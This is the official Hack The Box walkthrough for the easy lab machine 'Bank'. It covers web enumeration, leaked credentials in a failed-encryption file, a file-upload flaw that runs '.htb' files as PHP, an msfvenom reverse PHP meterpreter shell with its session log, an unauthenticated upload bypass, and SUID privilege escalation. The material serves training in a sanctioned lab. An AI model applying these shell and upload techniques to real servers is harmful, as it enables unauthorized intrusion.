Hack The Box
PEN-TESTING LABS

Bank

10th October 2017 / Document No D17.100.15

Prepared By: Alexander Reid (Arrexel)
Machine Author: issue
Difficulty: Easy
Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Bank is a relatively simple machine, however proper web enumeration is key to finding the necessary data for entry. There also exists an unintended entry method, which many users find before the correct data is located.

Skills Required

- Basic knowledge of Linux
- Enumerating ports and services


Skills Learned

- Identifying vulnerable services
- Exploiting SUID files

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration


Nmap



Nmap reveals OpenSSH, a DNS server and an Apache server. Apache is running the default web page, and no information can be gained from the DNS server. In this case, Apache is using a virtual host to route traffic. The hostname must be guessed on this machine (**bank.htb**) and then added to **/etc/hosts**. The site first presents a login page, however it is not vulnerable.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Dirbuster



Dirbuster, with the lowercase medium wordlist, will find the **balance-transfer** directory after a while. In it are many encrypted files which hold user credentials.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

Intended Method

Upon closer inspection, it becomes apparent that one of the files is much smaller than the others. Opening **68576f20e9732f1b2edc4df5b8533230.acc** reveals valid login credentials due to a failed encryption.

```
59829e0910101366d704a85f11cfdd15.acc  2017-06-15 09:50  584
66284d79b5caa9e6a3dd440607b3fdd7.acc  2017-06-15 09:50  584
68576f20e9732f1b2edc4df5b8533230.acc  2017-06-15 09:50  257
75942bd27ec22afd9bdc8826cc454c75.acc  2017-06-15 09:50  584
76123b5b589514bc2cb1c6adfb937d13.acc  2017-06-15 09:50  584
```

Using the credentials to log in, it appears that there is a file upload form on the **Support** page. Inspecting the source code reveals that any file uploaded with the extension **.htb** is executed as PHP.

```
<!-- [DEBUG] I added the file extension .htb to execute as php for debugging purposes only [DEBUG] -->
```


It is trivial to get a shell at this stage. Generate a reverse PHP shell with **msfvenom -p php/meterpreter/reverse_tcp lhost=<LAB IP> lport=<PORT> -f raw > writeup.htb** and upload it using the form. According to the results from Dirbuster, the file should reside in the **uploads** directory. Browse to **/uploads/writeup.htb** to execute the script.

```
[*] Started reverse TCP handler on 10.10.14.5:5555
msf exploit(handler) > [*] Sending stage (37514 bytes) to 10.10.10.29
[*] Meterpreter session 1 opened (10.10.14.5:5555 -> 10.10.10.29:52090) at 2017-
10-11 02:48:52 -0400

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > pwd
/var/www/bank/uploads
meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Unintended Method

Using a combination of a few programming errors, it is possible to bypass **balance-transfer** altogether. The **support.php** page does not redirect properly, and outputs the entire page contents to unauthenticated users prior to redirecting to the login. It is possible to copy the form HTML to a local file, set the target to the **support.php** page, and upload files without authentication.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

LinEnum: https://github.com/rebootuser/LinEnum

Running LinEnum reveals a non-standard SUID file; **/var/htb/bin/emergency**. Running the file immediately grants root privileges. The flags can be obtained from **/home/chris/user.txt** and **/root/root.txt**